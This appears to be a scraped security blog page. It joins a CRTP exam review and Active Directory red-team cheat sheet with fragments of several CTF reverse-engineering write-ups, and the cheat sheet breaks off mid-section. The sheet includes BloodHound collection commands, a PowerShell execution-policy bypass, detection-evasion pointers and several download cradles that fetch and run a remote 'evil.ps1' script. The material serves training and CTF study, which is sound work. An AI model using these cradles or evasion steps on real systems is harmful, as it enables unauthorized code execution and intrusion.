Certified Red Team Professional (CRTP) Review


I am proud to share that I have successfully passed the Certified Red Team Professional (CRTP) exam!

Certified Red Team Professional (CRTP)


Context

I won the CRTP certificate voucher in the WorldWideCTF competition with my team TroJeun. I started the course with zero knowledge about Active Directory in March 2026. I tackled the material slowly, focusing on the videos, understanding the author’s workflows, and adopting the mindset of attacking AD.

Source: cleaned from sheet.md only. Commands were deduplicated where repeated verbatim. No techniques were added beyond the original notes.

BloodHound Collection

./SharpHound.exe --collectionmethods All --excludedcs
./sharp.xe --collectionmethods Group,GPOLocalGroup,Session,Trusts,ACL,Container,ObjectProps,SPNTargets,CertServices --excludedcs
C:\AD\Tools\Loader.exe -Path C:\AD\Tools\SharpHound\SharpHound.exe -
args --collectionmethods
Group,GPOLocalGroup,Session,Trusts,ACL,Container,ObjectProps,SPNTarg
ets,CertServices --excludedcs

Execution / Session Prep

PowerShell Bypass PowerShell execution policy restrictions for the current shell.

powershell -ExecutionPolicy bypass

InviShell Launch InviShell without requiring admin.

C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat

Enumeration

PowerView List domain user samaccountname values.

Get-DomainUser | select -ExpandProperty samaccountname

PowerView List domain computers by DNS hostname.

1. PowerShell Basics

Importing Modules

  • Load a PowerShell script using dot sourcing:
. C:\AD\Tools\PowerView.ps1
  • A module (or a script) can be imported with:
Import-Module C:\AD\Tools\ADModulemaster\ActiveDirectory\ActiveDirectory.psd1
  • All the commands in a module can be listed with:
Get-Command -Module <modulename>

PowerShell Script Execution - Download Cradles

iex (New-Object Net.WebClient).DownloadString('https://webserver/payload.ps1')
$ie=New-Object -ComObject
InternetExplorer.Application;$ie.visible=$False;$ie.navigate('http://192.168.230.1/evil.ps1');sleep 5;$response=$ie.Document.body.innerHTML;$ie.quit();iex $response
# PSv3 onwards
iex (iwr 'http://192.168.230.1/evil.ps1')
$h=New-Object -ComObject
Msxml2.XMLHTTP;$h.open('GET','http://192.168.230.1/evil.ps1',$false);$h.send();iex
$h.responseText
$wr = [System.NET.WebRequest]::Create("http://192.168.230.1/evil.ps1")
$r = $wr.GetResponse()
IEX ([System.IO.StreamReader]($r.GetResponseStream())).ReadToEnd()

2. PowerShell Security & Evasion

PowerShell Detections

  1. System-wide transcription
  2. Script Block logging
  3. AMSI
  4. CLM - Integrated with AppLocker and WDAC (Device Guard)

Bypassing PowerShell Security

Using Invisi-Shell:

Emulator

- 10 mins read

WorldWideCTF 2025: rev/Emulator

Team: TroJeun

Challenge Details:

  • Points: 500
  • Category: Mobile
  • Author: em07robot

Description

“Inside an emulator, reality bends—only shadows find the hidden truth.”

We are provided with a large zstd-compressed file:

└─$ zstd -d chall_dist.zst                                                           
chall_dist.zst      : 10778972160 bytes  

Initial Analysis

After decompression, we get an Android Virtual Device (AVD) directory structure:

└─$ tar -tvf chall_dist
drwxrwxr-x em07robot/em07robot        0 2025-07-10 17:16 chall.avd/
-rw-r--r-- em07robot/em07robot 69206016 2025-07-10 17:16 chall.avd/cache.img
-rw-r--r-- em07robot/em07robot  1966149 2025-07-10 17:16 chall.avd/encryptionkey.img.qcow2
-rw------- em07robot/em07robot        0 2025-07-10 17:16 chall.avd/bootcompleted.ini
-rw-rw-r-- em07robot/em07robot     1245 2025-07-10 17:16 chall.avd/config.ini
-rw-rw-r-- em07robot/em07robot       18 2025-07-10 17:16 chall.avd/quickbootChoice.ini
-rw-rw-r-- em07robot/em07robot     4227 2025-07-10 17:16 chall.avd/hardware-qemu.ini
drwxr--r-- em07robot/em07robot        0 2025-07-10 17:16 chall.avd/snapshots/
<..SNIP..>
-rw-rw-r-- em07robot/em07robot       116 2025-07-10 17:16 chall.ini
-rw-rw-r-- em07robot/em07robot  939493689 2025-07-10 17:10 chall.zst.bk
-rw-rw-r-- em07robot/em07robot        76 2025-07-10 17:13 chal

This appears to be an Android emulator reverse engineering challenge. The first step is to set up and run the emulator using the Android Command Line Tools.

Nim Yong Un

- 8 mins read

WorldWideCTF 2025: rev/Nim Yong Un

Challenge Description

Our agents captured some North Korean military software. Your task: find the correct launch code!

Approach & Solution

What We’re Dealing With

I got my hands on this Windows PE binary that was asking for a 42-character flag. Right off the bat, I could tell this wasn’t going to be your typical reverse engineering challenge when I threw some random input at it.

bilingual

- 20 mins read

DownUnderCTF 2025: rev/bilingual

image

Challenge Description

Two languages are better than one!

Regards, FozzieBear (cybears)

Approach & Solution

We are given this script bilingual.py:

DATA = "eNrtfQt8k0XW96RNei8p0mBBxIDBFhAoTXUrpZp........."
import argparse, base64, ctypes, zlib, pathlib, sys
PASSWORD = "cheese"
FLAG = "jqsD0um75+TyJR3z0GbHwBQ+PLIdSJ+rojVscEL4IYkCOZ6+a5H1duhcq+Ub9Oa+ZWKuL703"
KEY = "68592cb91784620be98eca41f825260c"
HELPER = None

def decrypt_flag(password):
    A = "utf-8"
    flag = bytearray(base64.b64decode(FLAG))
    buffer = (ctypes.c_byte * len(flag)).from_buffer(flag)
    key = ctypes.create_string_buffer(password.encode(A))
    result = get_helper().Decrypt(key, len(key) - 1, buffer, len(buffer))
    return flag.decode(A)

def get_helper():
    global HELPER
    if HELPER:
        return HELPER
    data = globals().get("DATA")
    if data:
        dll_path = pathlib.Path(__file__).parent / "hello.bin"
        if not dll_path.is_file():
            with open(dll_path, "wb") as dll_file:
                dll_file.write(zlib.decompress(base64.b64decode(data)))
        HELPER = ctypes.cdll.LoadLibrary(dll_path)
    else:
        0
    return HELPER

def check_three(password):
    return check_ex(password, "Check3")

def check_four(password):
    return check_ex(password, "Check4")

def check_ex(password, func):
    GetIntCallbackFn = ctypes.CFUNCTYPE(ctypes.c_int, ctypes.c_wchar_p)
    class CallbackTable(ctypes.Structure):
        _fields_ = [("E", GetIntCallbackFn)]
    @GetIntCallbackFn
    def eval_int(v):
        return int(eval(v))
    table = CallbackTable(E=eval_int)
    helper = get_helper()
    helper[func].argtypes = [ctypes.POINTER(CallbackTable)]
    helper[func].restype = ctypes.c_int
    return helper[func](ctypes.byref(table))

def check_two(password):
    @ctypes.CFUNCTYPE(ctypes.c_int, ctypes.c_int)
    def callback(i):
        return ord(password[i - 3]) + 3
    return get_helper().Check2(callback)

def check_one(password):
    if len(password) != 12:
        return False
    return get_helper().Check1(password) != 0

def check_password(password):
    global PASSWORD
    PASSWORD = password
    checks = [check_one, check_two, check_three, check_four]
    result = True
    for check in checks:
        result = result and check(password)
    return result

def main():
    parser = argparse.ArgumentParser(description="CTF Challenge")
    parser.add_argument("password", help="Enter the password")
    args = parser.parse_args()
    if check_password(args.password):
        flag = decrypt_flag(args.password)
        print("Correct! The flag is DUCTF{%s}" % flag)
        return 0
    else:
        print("That is not correct")
        return 1

if __name__ == "__main__":
    sys.exit(main())

When running this on Linux, I encountered an error due to an invalid ELF header. This suggests that hello.bin is not a native Linux binary, but rather a Windows DLL or some other non-ELF format. The script attempts to load it using ctypes.cdll.LoadLibrary, which confirms it’s expecting a shared library (DLL) to call functions . This behavior is evident in the get_helper function.

Neon_Deceit

- 12 mins read

Neon Deceit

image

15 solves | Reverse

Challenge Description

In the neon-lit underbelly of the city, even your tools are programmed to betray you. Trust nothing… the lies are embedded in the code.


Initial Analysis

Starting with the binary from R3CTF, I ran it to see what happens:

➜  neon_deceit ./neon_deceit 
hello world
➜  neon_deceit 

That’s weird—a simple “hello world” program that’s 400 KB? Something’s definitely not right here.

➜  neon_deceit ls -l neon_deceit
-rwxrwxrwx 1 user user 407640 Jul  4 15:40 neon_deceit
➜  neon_deceit 

A basic hello world program shouldn’t be nearly half a megabyte. Time to dig into the decompilation and see what’s really going on.

Dna

- 30 mins read

smileyCTF2025 :

rev/DNA

image

Description

deoxy ribo nucleic acid deoxy meaning without oxygen ribo meaning the 5-carbon sugar backbone nucleic meaning of the nucleus acid meaning proton donor

Solution

Initial Recon

We start by looking at the challenge directory:

➜  dna ls
main.cpython-310.pyc  vm.dna

We can see that this is a virtual machine challenge, and the Python code has been compiled with Python 3.10 into a .pyc file ,Before diving into the challenge, let’s take a moment to understand what a virtual machine (VM) is.

brainrot

- 3 mins read

tamu2025 - rev Challenge: brainrot

Description

This challenge involves reverse engineering a custom “brain” simulation to extract a flag. The brain operates on a set of neurons and performs transformations using a combination of hashing, rotation, and matrix operations. The goal is to deduce the input that produces the required outputs.

Solution

The solution involves implementing the brain simulation in Python and using the Z3 solver to reverse the transformations. Below is the code and explanation:
otp

- 2 mins read

tamu2025 - rev Challenge: otp

Description

This challenge involves reverse engineering and cryptographic analysis to extract keys and decrypt an encrypted flag. The solution uses GDB scripting to automate the extraction of keys from memory frames and applies XOR decryption to retrieve the original flag.

Solution

GDB Script: ExtractKeys

The following GDB script automates the extraction of keys from memory frames:

import gdb
import re

class ExtractKeys(gdb.Command):
    def __init__(self):
        super(ExtractKeys, self).__init__("extract_keys", gdb.COMMAND_USER)

    def parse_gdb_line(self, line):
        """
        Extracts byte values from a single line of GDB output.
        Example input: "0x7ffe603d0100: 0x45 0x65 0x41 0x15 0x57 0xc0 0xdb 0xda"
        Returns: ["45", "65", "41", "15", "57", "c0", "db", "da"]
        """
        match = re.search(r":\s+((?:0x[0-9a-f]{2}\s*)+)", line)
        if match:
            return re.findall(r"0x([0-9a-f]{2})", match.group(1))
        return []

    def parse_gdb_output(self, gdb_output):
        """
        Parses the entire GDB output to extract key bytes.
        Returns a single hex string.
        """
        key_bytes = []
        for line in gdb_output.split("\n"):
            key_bytes.extend(self.parse_gdb_line(line))
        return "".join(key_bytes)

    def invoke(self, arg, from_tty):
        start_frame, end_frame = 4, 1003
        with open("keys.txt", "w") as key_file:
            for frame_id in range(start_frame, end_frame + 1):
                try:
                    gdb.execute(f"frame {frame_id}", to_string=True)
                    key_output = gdb.execute(f"x/59bx key", to_string=True)
                    key_hex_string = self.parse_gdb_output(key_output)
                    if key_hex_string:
                        key_file.write(key_hex_string + "\n")
                except gdb.error:
                    print(f"[-] Skipping frame {frame_id} (No key found)")
                    continue
        print("[✔] All keys extracted to keys.txt")

ExtractKeys()

Decryption Process

The decryption process involves loading the encrypted flag and the extracted keys, then applying XOR decryption in reverse order: